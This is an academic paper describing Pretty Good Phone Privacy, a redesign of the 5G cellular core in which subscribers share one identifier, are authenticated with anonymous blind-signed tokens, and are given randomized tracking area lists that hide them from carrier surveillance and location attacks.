To receive service in today's cellular architecture, phones uniquely identify themselves to towers and thus to operators. This is now a cause of major privacy violations, as operators sell and leak identity and location data of hundreds of millions of mobile users.

In this paper, we take an end-to-end perspective on the cellular architecture and find key points of decoupling that enable us to protect user identity and location privacy with no changes to physical infrastructure, no added latency, and no requirement of direct cooperation from existing operators. In our architecture, we alter commonly attacked permanent identifiers that are widely used in today's mobile networks to values that no longer individually identify users, while maintaining connectivity and compatibility with existing infrastructure.

We describe Pretty Good Phone Privacy (PGPP) and demonstrate how our modified backend stack (NGC) works with real phones to provide ordinary yet privacy-preserving connectivity. We explore inherent privacy and efficiency tradeoffs in a simulation of a large metropolitan region. We show how PGPP maintains today's control overheads while significantly improving user identity and location privacy.

1 Introduction

Cellular phone and data networks are an essential part of the global communications infrastructure. In the United States, there are 124 cellular subscriptions for every 100 people and the total number of cellular subscriptions worldwide now stands at over 8.2 billion [5]. Unfortunately, today's cellular architecture embeds privacy assumptions of a bygone era. In decades past, providers were highly regulated and centralized, few users had mobile devices, and data broker ecosystems were undeveloped. As a result, except for law enforcement access to phone records, user privacy was generally preserved. Protocols that underpin cellular communication embed an assumption of trusted hardware and infrastructure [2], and specifications for cellular backend infrastructure contain few formal prescriptions for preserving user data privacy. The result is that the locations of all users are constantly tracked as they simply carry a phone in their pocket, *without even using it*.

Much has been made of privacy enhancements in recent cellular standards (*e.g.*, 5G), but such changes do nothing to prevent cellular carriers from tracking user locations. Worse still, the 5G push toward small cells results in much finer-grained location information, and thus tracking, than previous generations.

Privacy violations by carriers. In recent years it has been extensively reported that mobile carriers have been routinely selling and leaking mobile location data and call metadata of hundreds of millions of users [18,19,40,71,75]. Unfortunately for users, this behavior by the operators appears to have been legal, and has left mobile users without a means of recourse due to the confluence of a deregulated industry, high mobile use, and the proliferation of data brokers in the landscape. As a result, in many countries every mobile user can be physically located by anyone with a few dollars to spend. This privacy loss is ongoing and is independent of leakage by apps that users choose to install on their phones (which is a related but orthogonal issue).

While this major privacy issue has long been present in the architecture, the practical reality of the problem and lack of technical countermeasures against bulk surveillance is beyond what was known before. However there is a fundamental technical challenge at the root of this problem: even if steps were taken to limit the sale or disclosure of user data, such as by passing legislation, the cellular architecture generally and operators specifically would still seemingly need to know where users are located in order to provide connectivity. Thus, as things stand, users must trust that cellular network operators will do the right thing with respect to privacy despite not having done so to date.

Architectural, deployable solution. We identify points of decoupling in the cellular architecture to protect user pri-

vacy in a way that is immediately deployable. In this, we are aided by the industry-wide shift toward software-based cellular cores. Whereas prior generations of cellular networks ran on highly-specific hardware, many modern cellular core functions are run in software, making it more amenable to key changes.

In our approach, users are protected against location tracking, even by their own carrier. We decouple network connectivity from authentication and billing, which allows the carrier to run Next Generation Core (NGC) services that are unaware of the identity or location of their users but while still authenticating them for network use. Our architectural change allows us to nullify the value of the user's SUPI, an often targeted identifier in the cellular ecosystem, as a unique identifier[1]. We shift authentication and billing functionality to outside of the cellular core and separate traditional cellular credentials from credentials used to gain global connectivity.

Since it will take time for infrastructure and legislation to change, our work is explicitly *not* clean slate. We anticipate that our solution is most likely to be deployed by Mobile Virtual Network Operators (MVNOs), where the MVNO operates the core (NGC) while the base stations (gNodeBs) are operated by a Mobile Network Operator (MNO). This presents us with architectural independence as the MVNO can alter its core functionality, so long as the NGC conforms to LTE / 5G standards. While it is not strictly necessary for PGPP to be adopted by an MVNO, we assume that existing industry players (*e.g.*, MNOs) are unlikely to adopt new technologies or have an interest in preserving user privacy unless legal remedies are instituted. As a result, we consider how privacy can be added on top of today's mobile infrastructure by new industry entrants.

Contributions. In this work we refactor the cellular core in order to decouple billing and authentication functionality from connectivity, allowing for enhanced privacy for commonly leveraged permanent identifiers (*e.g.*, SUPIs). Our main goal is to thwart bulk passive surveillance that is commonplace in today's networks. Additionally, we create a mechanism for enhancing location privacy from local-scale targeted attacks.

We describe our prototype implementation, Pretty Good Phone Privacy (PGPP). In doing so, we examine several key challenges in achieving privacy in today's cell architecture. In particular, we consider: 1) which personal identifiers are stored and transmitted within the cellular infrastructure; 2) which core network entities have visibility into them (and how this can be mitigated); 3) which entities have the ability to provide privacy and with what guarantees; and 4) how we can provide privacy while maintaining compatibility with today's infrastructure and without requiring the cooperation of established providers.

[1]The SUPI is the 5G equivalent for the well-known IMSI from previous cellular generations.

Our prototype implements privacy-enhancing changes that impact the control traffic load of an operator. As such, we show PGPP's impact on control traffic and on user anonymity. We show that by altering the network coverage map we are able to gain control traffic headroom compared with today's networks; we then consume that headroom in exchange for improved anonymity. We analyze the privacy improvements against a variety of common cellular attacks, including those based on bulk surveillance as well as targeted attacks. We find that PGPP significantly increases anonymity where there is none today. We find that an example PGPP network is able to increase the geographic area that an attacker could believe a victim to be within by ~1,200% with little change in control load.

Our contributions are as follows:

- We design a new architecture that decouples connectivity from authentication and billing functionality, allowing us to alter the identifiers used to gain connectivity (§4.1) and enable PGPP-based operators to continue to authenticate and bill users (§4.1) without identifying them.
- We adapt existing mechanisms to grow control traffic broadcast domains, thus enhancing user location privacy while maintaining backwards compatibility (§4.2).
- We quantify the impacts of PGPP on both user privacy and network control traffic through simulation (§5) and demonstrate PGPP's feasibility in a lab testbed.

2 Background

Here we provide a brief overview of the cellular architecture and describe the inherent privacy challenges. For simplicity and brevity we focus on 5G, though the fundamental challenges also exist in legacy standards.

2.1 Cellular architecture overview

The 5G architecture can be divided into two areas: the Next Generation Radio Access Network (NG-RAN), which is responsible for radio access; and the Next Generation Core (NGC), which includes the entities responsible for authentication and connectivity to the network core. Figure 1 shows a simplified architecture for both conventional cellular as well as with PGPP. PGPP moves authentication and billing to a new entity, the PGPP-GW, that is external to the NGC. We detail PGPP's specific changes in Section 4. We include a glossary of cellular terms in Appendix A.

NG-RAN. The NG-RAN is the network that facilitates connectivity between user devices (UEs)—commonly a cell phone with a SIM card installed—and the serving base station (gNodeB). The NG-RAN is responsible for providing UEs a means of connecting to the NGC via gNodeBs.

NGC. The NGC is the core of the 5G cellular network and includes entities that provide authentication, billing, voice, SMS, and data connectivity. The NGC entities relevant to our




Figure 1: Simplified 5G architecture with and without PGPP. PGPP decouples authentication and connectivity credentials and shifts authentication to a new, external entity, the PGPP-GW. Details of the PGPP-GW are found in Section 4.1.

discussion are the Access and Mobility Management Function (AMF), the Authentication Server Function (AUSF), the Session Management Function (SMF), and the User Plane Function (UPF). The AMF is the main point of contact for a UE and is responsible for orchestrating mobility and connectivity. UEs authenticate to the network by sending an identifier that is stored in the SIM to the AMF. The AUSF is then queried to verify that the UE is a valid subscriber. Once the UE is authenticated, the AMF assigns the UE to an SMF and UPF, which offer an IP address and connectivity to the Internet. Note that 5G networks can include many copies of these entities and contain many more entities; however, for the purposes of our discussion this simplified model suffices.

MVNOs. We design our solution to be implemented by a Mobile Virtual Network Operator (MVNO). MVNOs are virtual in that they offer cellular service without owning the infrastructure itself. Rather, MVNOs pay to share capacity on the infrastructure that an underlying carrier operates. MVNOs can choose whether they wish to operate their own core entities such as the AMF, AUSF, and UPF, which is the type of operation we propose. MVNOs that run their own core network are often called "full" MVNOs.

5G Network slicing. The 5G architecture includes the concept of network slicing, whereby infrastructure is shared by multiple, virtual networks that operate in isolation. Slicing enables each virtual network to define its requirements in terms of performance (*e.g.*, latency demands, bandwidth, etc.). Network slicing, along with the industry shift toward "whitebox" gNodeBs that connect to central offices that act as datacenters with virtualized NGC services, as in the Open Networking Foundation's M-CORD project [26], lowers the barrier to entry for our PGPP architectural changes. Other recent work has shown that dramatic architectural changes are now possible as the cellular core functionality is increasingly implemented as software components rather than through specialized hardware, enabling significant performance gains [58, 59].

Identifier	Allocator	Duration
SUPI	Operator	Permanent
GUTI	AMF	Temporary
IP Address (static)	Operator	Permanent
IP Address (dynamic)	UPF	Temporary
RNTI	gNodeB	Temporary

Table 1: User identifiers in 5G.

2.2 Privacy in the cellular architecture

Maintaining user privacy is challenging in cellular networks, both past and present as it is not a primary goal of the architecture. In order to authenticate users for access and billing purposes, networks use globally unique client identifiers. Likewise, the cellular infrastructure itself must always "know" the location of a user in order to minimize latency when providing connectivity. We briefly discuss cellular identifiers as well as location information available from the perspective of the cell network in this section. We use acronyms from the 5G architecture as it is the newest standard; however, similar entities exist in all generations (2G, 3G, 4G LTE).

User and device identifiers. There are multiple identifiers that can be used to associate network usage with a given subscriber. Identifiers can be assigned by various actors in the ecosystem, they can vary in degree of permanence, and they can be globally unique across all cellular operators or they can be locally unique within a given network. Table 1 shows these identifiers, their allocators, and their permanence in 5G.

The Subscription Permanent Identifier (SUPI) is the identifier used to gain access to the network when a phone (UE) performs initial attachment. The SUPI is globally unique, permanent, and is stored on the SIM card. Carriers maintain a AUSF database containing the list of SUPIs that are provisioned for use on the network and subscription details for each. Because the SUPI is globally unique and permanent, it is seen as a high-value target for those who wish to surveil cellular users. For example, in recent years there has been a rise of cell-site simulators, also known as IMSI catchers[2]. These devices offer what appears to be a legitimate base station (gNodeB) signal. Since UE baseband radios are naïve and automatically connect to the strongest signal, they will attempt to attach to the IMSI catcher and offer their IMSI. IMSI catchers have been used extensively by law enforcement as well as nation-state adversaries to identify and eavesdrop on cellular users [54].

[2]The SUPI is a replacement for the International Mobile Subscriber Identity (IMSI) from previous cellular generations. The SUPI and IMSI have equivalent functionality. In 5G networks, the SUPI is encrypted before transmission, creating a Subscription Concealed Identifier (SUCI). However, when connecting to legacy generation networks, the SUPI or IMSI can be visible.

Given the SUPI's importance and sensitivity, temporary identifiers are often used instead. The Globally Unique Temporary Identifier (GUTI) can be thought of as a temporary replacement for an SUPI. Once a phone attaches to the network, the Access and Mobility Management Function (AMF) generates a GUTI value that is sent to the UE, which stores the value. The UE uses the GUTI rather than the SUPI when it attaches to the network in the future. The GUTI can be changed by the AMF periodically. Ephemeral identifiers such as GUTIs may be susceptible to de-anonymization attacks given weaknesses in their implementations. For instance, prior work has found that GUTIs are often predictable with consistent patterns, thus offering little privacy [33], but this can be remedied with a lightweight fix that we expect will be used going forward. We view such mitigations as complementary to PGPP in order to construct a layered solution for user privacy.

The 5G network is IP-based, meaning UEs must be given IP addresses in order to connect. IPs can be either statically or dynamically assigned to UEs. Statically assigned IPs are stored in a backend core database. During the attach procedure, the AMF retrieves the static IP address assigned to the UE from the backend. Conversely, dynamic addresses are assigned by the SMF when the UE attaches. Providers can associate a user with an IP address in the network by monitoring traffic at the UPF, which offers a convenient location to place a network tap.

In order to connect with the gNodeB over the NG-RAN, UE's must be assigned radio resources at layer 2, including a temporary unique identifier, the RNTI. Prior work has shown that layer 2 information used on the NG-RAN can be used to link RNTIs with temporary identifiers at higher layers (*e.g.*, GUTIs) provided the attacker knows the GUTI beforehand [65]. This attack is specific to the coverage area of a single cell, and can be mitigated by changing the GUTI frequently, as discussed in [33].

User location information. Cellular networks maintain knowledge of the physical location of each UE. Location information is necessary to support mobility and to quickly find the UE when there is an incoming call, SMS, or data for a user. The mechanism used to locate a UE is known as "paging" and it relies on logical groupings of similarly located gNodeB's known as "tracking areas" (TAs). Each gNodeB is assigned to a single TA. TAs can be thought of as broadcast domains for paging traffic. If there is incoming data for an idle UE, the paging procedure is used, where the network broadcasts a paging message to all gNodeBs in the user's last-known TA. Prior work has shown that the paging mechanism can be leveraged by attackers that know an identifier of the victim (*e.g.*, phone number, WhatsApp ID) to generate paging messages intended for the victim, which enables an unprivileged attacker to identify a specific user's location [44]. From an external perspective, the vantage point of remote servers on the web can also be leveraged to localize mobile users given timing information from applications on their devices [69].

Cellular operators often store location metadata for subscriber, giving them the ability to trace user movement and location history. This bulk surveillance mechanism has been used to establish a user's past location by law enforcement [9].

3 Scope

We believe that many designs are possible to increase privacy in mobile networks, and no architecture, today or in the future, is likely to provide perfect privacy. Nevertheless, below we discuss various properties that PGPP strives to achieve.

Prior work examined the security vulnerabilities in modern cell networks [35,44,68] and revealed a number of flaws in the architecture itself. In addition, data brokers and major operators alike have taken advantage of the cellular architecture's vulnerabilities to profit off of revealing sensitive user data. We believe mobile networks should aim to, at a minimum, provide one or both of the following privacy properties:

- *Identity privacy.* A network can aim to protect users' identity. Networks—as well as third party attackers—identify users through SUPIs, which are intended to be uniquely identifying.
- *Location privacy.* A network can aim to protect information about the whereabouts of a phone.

Naturally, these privacy properties do not exist in isolation; they intersect in critical ways. For example, attackers often aim to learn not only who a user is but where a specific user is currently located, or where a user was when a specific call was made. Also, the definition of an attacker or adversary is a complex one, and depending on context may include individuals aiming to steal user data, mobile carriers and data brokers looking to profit off of user data, governments seeking to perform bulk surveillance, law enforcement seeking to monitor a user with or without due process, and many others. Due to context dependence, we do not expect all privacy-focused mobile networks to make the same choice of tradeoffs.

3.1 Cellular privacy threat model

Given the above discussion, we distinguish between bulk and targeted data collection. We define bulk collection to be the collection of information from existing cellular architecture traffic without the introduction of attack traffic; thus, bulk collection is passive. Bulk attacks commonly target user identities (*e.g.*, SUPIs). PGPP's core aim is to protect against bulk attacks. Targeted attacks are active and require injection of traffic to attack specific targets. Targeted attacks are often aimed at discovering a victim's location. We also delineate attacks by the adversary's capabilities, as they may have visibility into an entire network (global) versus, for an unprivileged attacker, some smaller subset of a network's infrastructure (local). Note that we assume trust that the PGPP

		Attack type	
		Bulk	**Targeted**
Visibility	**Global**	Carrier logs [18, 19, 40, 75] / Government Surveillance [9]	Carrier Paging
	Local	SDR [3, 52, 74] / IMSI Catcher [27, 54]	Paging attack [36, 44]

Table 2: Common cellular attacks.

operator itself will not actively attempt to thwart PGPP's privacy mechanisms (*i.e.*, a global-targeted attack, described below, or maliciously generated non-unique TALs (Section 4.2), or TALs containing unlikely or non-adjacent TAs). Table 2 gives the taxonomy of attacks.

Mobile carriers and governments are the most common **global-bulk** attackers. Such bulk surveillance is commonplace in cellular networks, and has been at the center of recent lawsuits and privacy concerns. Attacks that employ IMSI catchers or passively listen to broadcasts using software-defined radios are considered **local-bulk**. Here, an IMSI catcher is only able to monitor phones that connect directly to it, so its visibility is limited to its radio range. Similarly, SDR-based passive snooping is only able to monitor nearby base stations and will miss portions of the network. We design PGPP with a primary focus on thwarting bulk attacks by nullifying the value of SUPIs (Section 4.1).

Local-targeted attacks can be carried out by ordinary users by generating traffic that causes a network to page a victim (*e.g.*, phone call or data sent to the victim). As local-targeted attackers do not have visibility into the entire network, they must rely upon knowledge of the geographic area that is encompassed by a tracking area. Due to the prevalence of such attacks, as an enhancement, an operator can provide functionality, in cooperation with the user, that reduces the efficacy of local-targeted attacks through the use of TALs (Section 4.2).

Global-targeted attacks represent a very powerful attacker who can actively probe a victim while having global visibility of the network. We envision defenses against such attacks would require fundamental changes to to communication models. PGPP does not mitigate global-targeted attacks as we focus on immediately deployable solutions; we leave this to future work.

3.2 Aims

Next we discuss the aims of PGPP by considering several common questions that arise.

What sort of privacy does PGPP provide? As its name suggests, PGPP aims to provide "pretty good" privacy; we don't believe there is a solution that provides perfect privacy, causes no service changes (*i.e.*, does not increase latency), and is incrementally deployable on today's cellular networks. The main focus is to offer privacy against global-bulk surveillance of mobility and location, a practice by carriers that is widespread and pernicious. We thwart this via eliminating the SUPI as an individual identifier and decoupling the authentication and connectivity mechanisms in the cellular architecture.

Isn't 5G more secure than legacy generations? The 5G standard includes enhancements focused on user privacy and system performance over legacy cellular generations. However, the enhancements do not offer location privacy benefits from the carriers.

Encrypted SUPIs. 5G includes the addition of encrypted SUPIs, where public key cryptography, along with ephemeral keys generated on the SIM, is used to encrypt the SUPI when sending it to the network in the form of a Subscription Concealed Identifier (SUCI). This protects user SUPIs from eavesdroppers. SUCI usage negates the effectiveness of local attacks such as IMSI catchers. Thus, our techniques to increase location privacy from local attackers (Section 4.2) will become less necessary once a full transition to 5G is complete[3]. However, SUCIs do not prevent the cellular provider *itself* from knowing the user's identity. An analogy for encrypted SUPIs can be found in DNS over HTTPS (DoH): eavesdroppers cannot see unencrypted traffic, yet the endpoints (the DNS resolver for DoH, the cellular core in 5G) still can. The goal of this work is to not only thwart local-bulk attacks, but also protect user privacy from mobile operators that would otherwise violate it (*i.e.*, global-bulk attacks).

Small cell location privacy. The 5G standard strives for reduced latencies as well as much higher data throughputs. This necessitates the use of cells that cover smaller areas in higher frequency spectrum in order to overcome interference compared with previous cellular generations that used macrocells to provide coverage to large areas. A (likely unintended) byproduct of 5G's use of smaller cells is a dramatic *reduction* in location privacy for users. As the 5G network provider maintains state pertaining to the location in the network for a given user for the purposes of paging, smaller cells result in the operator, or attacker, knowing user locations at a much higher precision compared with previous generations.

What about active | traffic analysis | signaling attacks? While active, targeted attacks aren't our main focus, we improve privacy in the face of them by leveraging TALs to increase and randomize the broadcast domain for paging traffic, making it more difficult for attackers to know where a victim is located (analyzed in Section 5.2). Further, the goal of many active attacks is to learn users' SUPIs, and our nullification of SUPIs renders such attacks meaningless.

An attacker with a tap at the network edge could use traffic analysis attacks to reduce user privacy. We largely view this as out of scope as users can tunnel traffic and use other means to hide their data usage patterns.

Cellular networks rely on signaling protocols such as Signaling System 7 (SS7) and Diameter when managing mobility

[3]Unfortunately, we do not anticipate a complete transition to 5G in the near future. For example, AT&T is scheduled to phase out their 3G network in the U.S. in 2022 (https://www.att.com/support/article/wireless/KM1324171/).

as well as voice and SMS setup and teardown. These protocols enable interoperability between carriers needed for roaming and connectivity across carriers. Unfortunately, these protocols were designed with inherent trust in the network players, and have thus been used to reduce user privacy and disrupt connectivity [24, 43, 51, 55, 67]. We design PGPP for 4G/5G data only, which renders legacy SS7 compatibility moot. Our PGPP design expects users to use outside messaging services rather than an in-NGC IMS system.

Can PGPP support roaming? Yes. While we envision that many PGPP users would explicitly not wish to roam, as roaming partners may not provide privacy guarantees, roaming is possible using a Diameter edge agent that only allows for home routed roaming, forcing traffic to route from the visited network's SMF back to the PGPP operator's UPF, rather than local breakout due to our authentication mechanism (Section 4.1). Roaming, and international roaming in particular, adds billing complexities for the PGPP operator. Typically, the visited network collects call data records for each roaming user on its network and calculates the wholesale charges payable by the home network. The visited network then sends a Transferred Account Procedure (TAP) file to the home network via a data clearing house. The home network then pays the visited network. In PGPP, the individual identity of the user that roamed is not known, yet the PGPP operator remains able to pay the appropriate fees to visited networks.

How does PGPP protect user privacy for voice or text service? Out of the box, PGPP doesn't provide protection for such service. Instead, PGPP aims provide privacy from the cellular architecture itself, and in doing so users are free to use a third party VoIP provider (in which case the phone will operate identically to a normal phone for telephony service from a user's perspective) or use recent systems by Lazar et al. [46, 47] that provide strong metadata privacy guarantees for communications, or similar systems such as [16, 17, 48, 73]. We view PGPP as complementary to such systems.

How does PGPP protect users against leaky apps? PGPP doesn't, as it is about providing protection in the cellular infrastructure. Even without leaky apps, users can always intentionally or inadvertently reveal their identity and location. Leaky apps make this worse as they collect and, sometimes, divulge sensitive user information. We see PGPP as complementary to work that has targeted privacy in mobile app ecosystems. Further, apps are not as fundamental as connectivity—users can choose whether to install and run a leaky app, and can constrain app permissions. However, phones are, by their nature, always connected to carrier networks, and those very networks have been selling user data to third parties.

If users can't be identified by carriers, how can carriers still make money? We introduce PGPP tokens in Section 4.1 as a mechanism for a PGPP operator to charge customers while protecting user anonymity.

Can't phone hardware be tracked as well? Phones have an International Mobile Equipment Identity (IMEI). The IMEI is assigned to the hardware by the manufacturer and identifies the manufacturer, model, and serial number of a given device. Some operators keep an IMEI database to check whether a device has been reported as stolen, known as an equipment identity register (EIR); IMEIs in the database are blacklisted. Such databases are optional.

For many devices, the IMEI can be changed through software, often without root access. We envision a PGPP MVNO would allow for subscribers to present their unchanged device IMEI, giving the PGPP operator the opportunity to check against a EIR to verify the phone has not been reported as stolen. At that point, the IMEI could be reprogrammed to a single value, similar to our changes to the SUPI. Additionally, PGPP users can readily switch SIMs to different handsets (IMEIs) at-will. Note that different jurisdictions have different rules about whether, how, and by whom an IMEI can be changed, so only in some cases IMEI changes require cooperation with the MVNO.

Is PGPP legal? Legality varies by jurisdiction. For example, U.S. law (CALEA [1]), requires providers to offer lawful interception of voice and SMS traffic. A PGPP-based carrier is data-only, with voice and messaging provided by third parties. CALEA requires the provider to offer content of communication data at the UPF, *e.g.*, raw (likely-encrypted) network traffic. This is supported by PGPP. To the best of our knowledge this would make PGPP legal.

4 Design

In this section we describe the mechanisms PGPP employs to increase user identity and location privacy. Ultimately, PGPP's design choices appear obvious in retrospect. We believe its simplicity is an asset, as PGPP is compatible with existing networks and immediately deployable.

In order to provide identity privacy against bulk attacks, we nullify the value of the SUPI, as it is the most common target identifier for attackers. In our design, we choose to set all PGPP user SUPIs to an identical value to break the link between SUPI and individual users. This change requires a fundamental shift in the architecture, as SUPIs are currently used for connectivity as well as authentication, billing, and voice/SMS routing. This change also requires us to disable SUPI-based paging in lieu of paging using only temporary identifiers (*e.g.*, GUTIs). We design a new cellular entity for billing and authentication that preserves identity privacy. Fortunately, the industry push for software-based NGCs makes our architecture feasible. We describe the architecture in Section 4.1.

To provide location privacy from targeted attacks, PGPP leverages an existing mechanism (TALs) in the cellular specification in order to grow the broadcast domain for control traffic (Section 4.2). By changing the broadcast domain for every user, the potential location of a victim is broadened from the attacker's vantage point.

4.1 User identity privacy

As discussed in Secton 2.2, SUPIs are globally unique, permanent identifiers. As such, they are routinely targeted by attackers, both legal and illegal. In this section we re-architect the network in order to thwart *bulk* attacks introduced in Section 3.1 that are based on identifying individuals via SUPI.

We decouple back-end connectivity from the authentication procedure that normally occurs at the AUSF when a UE attaches to the network. Instead, the PGPP operator issues SIM cards with *identical* SUPIs to all of its subscribers. In this model, the SUPI is used only to prove that a user has a valid SIM card to use the infrastructure and, in turn, the PGPP network can provide an IP address and connectivity and offer the client a GUTI, providing the user with a unique identity necessary for basic connectivity. Note that using identical SUPIs is only one technique for nullifying its value. We anticipate that a network could assign random SUPIs from a pool. Such a mechanism would require a sufficiently large pool, and would be enabled as more UEs employ eSIM capabilities, allowing their SIMs to be programmable from the network. We leave exploration into this as future work.

5G authentication is normally accomplished using SUPIs at the AUSF; however, all PGPP users share a single SUPI. Thus, to authenticate a user, we designed a post-attach oblivious authentication scheme to ensure that the PGPP operator is able to account for the user without knowing who they are.

PGPP Gateway. In order to perform this authentication we create a new logical entity called a PGPP Gateway (PGPP-GW), shown in Figure 1, which sits between the UPF and the public Internet. The UPF is configured to have a fixed tunnel to a PGPP-GW, which can be located outside of the PGPP operator's network. Using this mechanism, the PGPP-GW only sees an IP address, which is typically NATed[4], and whether that IP address is a valid user. Notably, it does not have any information about the user's SUPI or GUTI. The PGPP-GW design also allows for many different architectures. For instance, multiple PGPP-GWs could be placed in multiple datacenters or even use a privacy service such as Tor.

Authentication properties. From the perspective of the PGPP-GW, there are multiple properties an authentication scheme must guarantee: (1) the gateway can authenticate that a user is indeed a valid customer[5]; (2) the gateway and/or any other entities cannot determine the user's identity, and thus cannot link the user's credentials/authentication data with a user identity; and (3) the gateway can determine whether a user is unique or if two users are sharing credentials.

[4]Like GUTIs, we anticipate that IP addresses will be assigned using a solution that is robust to de-anonymization attacks.

[5]Due to "Know Your Customer" rules in some jurisdictions, the provider may need to have a customer list, necessitating that the user authentication scheme be compatible with periodic explicit customer billing.

Scheme	Customer?	Anonymous?	Unique?
Standard auth	•		
Group/ring sig	•	•	
Linkable ring sig	•		•
Cryptocurrency		•	•
PGPP tokens	•	•	•

Table 3: Three properties needed for user authentication in a privacy-preserving cell network and schemes to achieve them.

As we show in Table 3, the challenge is that standard approaches for authentication only provide one of the three required properties and widely-studied cryptographic mechanisms only provide two of the three properties. For example, an ordinary authentication protocol (of which there are many [7,38]) can provide property 1) but not 2) and 3). A cryptographic mechanism such as group signatures [8, 13] or ring signatures [20, 64] can protect the user's identity upon authentication, providing properties 1) and 2), but not 3) as providing the last property would violate the security of the signature scheme. Similarly, traitor tracing schemes [14] (such as for broadcast encryption [25]) can provide all three properties but in practice cannot provide property 3) as the traitor tracing would require actual physical confiscation of the "traitor" phone by the MVNO, which is infeasible. A variation on ring signatures known as linkable ring signatures [50] provides the ability for a user's identity to be revealed if the user signs multiple messages with the same key. While this is useful in establishing that the user is unique and hasn't shared their credentials, it also partially violates the user's anonymity, as that key cannot be used again.

Effective authentication. There are two approaches that we view as viable, depending on the circumstances. An anonymity-preserving cryptocurrency can provide properties 2) and 3), but not 1) as a cryptocurrency would combine billing and authentication at the PGPP-GW. For MVNOs that are not required to know their customers, an anonymity-preserving cryptocurrency may be the ideal solution for both user authentication and payment, though even the best coins provide imperfect anonymity guarantees [39].

To provide all three properties, we develop a simple scheme called **PGPP tokens** that helps us sidestep the issues with alternative approaches. The choice of authentication scheme is deployment-context specific. With PGPP tokens, when paying a monthly bill a user retrieves authentication tokens that are blind-signed using a FDH-based variant of Chaum's classic scheme [6, 12] by the billing system. Later, when authenticating to the service, the user presents tokens and the service (the PGPP-GW) verifies their signature before allowing the user to use the network. The token scheme ensures that the service can check the validity of tokens without identifying the user requesting access. The user then presents the next token in

advance so as to ensure seamless service. Note that PGPP tokens disallow the post-pay model for cellular billing, as the network would be required to know the identity of users in order to accurately charge them for usage. Therefore, PGPP is pre-pay only, though this can be adjusted to emulate post-payment (*e.g.*, users pre-pay for tokens on an ongoing basis rather than only monthly, and tokens are valid for a longer time period, such as a year, rather than for only one billing period).

Each token represents a unit of access, as is appropriate for the service provider. Some providers may choose to offer flat-rate unlimited-data service, in which case each token represents a fixed period of time; this is the default approach that we use to describe the scheme below. Other providers may choose to offer metered service, in which case each token represents a fixed unit of data, such as 100 MB or 1 GB, rather than a period of time. Still others may choose to provide two-tiered service priority by marking each token with a priority bit, in addition to either unlimited data or metered data service; such prioritization does come with slight privacy loss, as the MVNO and MNO alike would be able to differentiate which priority level was in use. The privacy loss of two-tiered data priority can be partially mitigated by offering all users some amount of time or GB of high-priority service after which they must fall back to low-priority service; such a service plan structure is fairly standard in the industry today. In such a setting, each user would have both high-priority and low-priority tokens and thus would not be clearly stratified into two identifiable groups of users.

At the beginning of a billing period, the billing system defines s time slices (*e.g.*, corresponding to hours) or another unit of access (*e.g.*, a unit of data) and generates s RSA key-pairs for performing blind signatures using Chaum's scheme. It then appends the public keys for this time period to a well-known public repository that is externally maintained (*e.g.*, on GitHub), and these are fetched by users. The user generates s tokens where each token takes the form $i||r$ where i is the time slice index as a 256-bit unsigned value zero indexed from the beginning of the billing period, and r is a 256-bit random value chosen by the user. The user then blinds the hash of the tokens. The user pays the bill using a conventional means of payment (*e.g.*, credit card), and presents the blinded token hashes to the billing system to be signed; the system signs each token with the corresponding time slice key and returns these values to the user. The user unblinds the response values and verifies the signatures for each.

Upon later authentication to the service, the user presents its signed token for the current time slice to the PGPP-GW, which verifies the signature and if valid begins forwarding the user's traffic onto the Internet. Since the token signature was generated using Chaum's scheme, the service cannot determine which human user corresponds to which signed token. If the same token is used by two different users during the same time period then the service can conclude that a user has shared their credentials and is attempting to cheat.

The costs of this scheme to both the PGPP operator and the user are low. The operator stores the list of used tokens in a standard consistent and replicated cloud database, so the service can operate multiple PGPP-GWs, though it is likely that a small number of PGPP-GWs can serve a large number of users: we benchmarked the 2048-bit RSA signature verification used here at 31μs per call using Crypto++ [21] on a single core of a 2.6GHz Intel Xeon E5-2640 CPU, and thus with a single CPU core the PGPP-GW can handle token verification for tens of millions of users. The tokens themselves are small and the storage cost to the provider is about 1.5 MB / user per time period, which is a small amount for any user's phone to store and for a provider even hundreds of millions of tokens amounts to mere GBs of data in cloud storage.

User device agent. To automate the process of authenticating with the PGPP-GW, we create a simple agent that runs as background job on the user device. This agent leverages the Android JobScheduler API; in the event of cellular connectivity, the JobScheduler triggers PGPP-token-based authentication with the PGPP-GW. The agent establishes a TLS connection to the PGPP-GW and then sends the token for the current time slice. Once the user presents a valid token, the PGPP-GW begins forwarding traffic for that user, and thus this behavior is akin to a captive portal though the authentication is automatic and unseen by the user.

4.2 Location privacy

As described in Section 2.2, cellular operators track user location in the form of tracking areas for UEs in order to quickly find users when there is incoming content. PGPP leverages an existing mechanism in the cellular standard to reduce the effectiveness of *local-targeted* attacks described in Section 3.1.

Paging has been exploited in the past to discover user location by adversaries. However, the use of tracking areas is useful for the cellular provider in that it confines the signaling message load (*i.e.*, paging messages) to a relatively small subset of the infrastructure. Tracking areas reduce mobility signaling from UEs as they move through the coverage zone of a single tracking area. Note that emergency calling represents a special case in cellular networks. When a device dials 911, the phone and network attempt to estimate accurate location information. In this work we do not alter this functionality as we anticipate that users dialing 911 are willing to reveal their location.

In PGPP, we exploit the tracking area list (TAL) concept, introduced in 3GPP Release 8 [2]. Using TALs, a UE no longer belongs to a single tracking area, but rather is given a list of up to 16 tracking areas that it can freely move through without triggering a tracking area update, essentially creating larger tracking areas. Whereas prior work has focused on using TALs to pre-compute optimal tracking area combinations

for users [60–62], in PGPP, we use TALs to provide improved location anonymity. Typically, TALs consist of groups of adjacent tracking areas that are pre-computed, essentially growing the tracking area for a UE to the union of all tracking areas in the TAL. We do not use TALs in this way. Instead, we generate TALs on-the-fly and generate them uniquely for each UE. When a UE attaches or issues a tracking area update message, the AMF learns the gNodeB and tracking area the UE is currently attached to. The AMF then generates a unique TAL by iteratively selecting at random some number (up to the TAL limit of 16) of additional, adjacent tracking areas. By generating unique TALs for each user, attackers are unable to know a priori which set of tracking areas (or gNodeBs) that victim is within. We explore tradeoffs in terms of TAL length, control traffic overhead, and location anonymity in the next section.

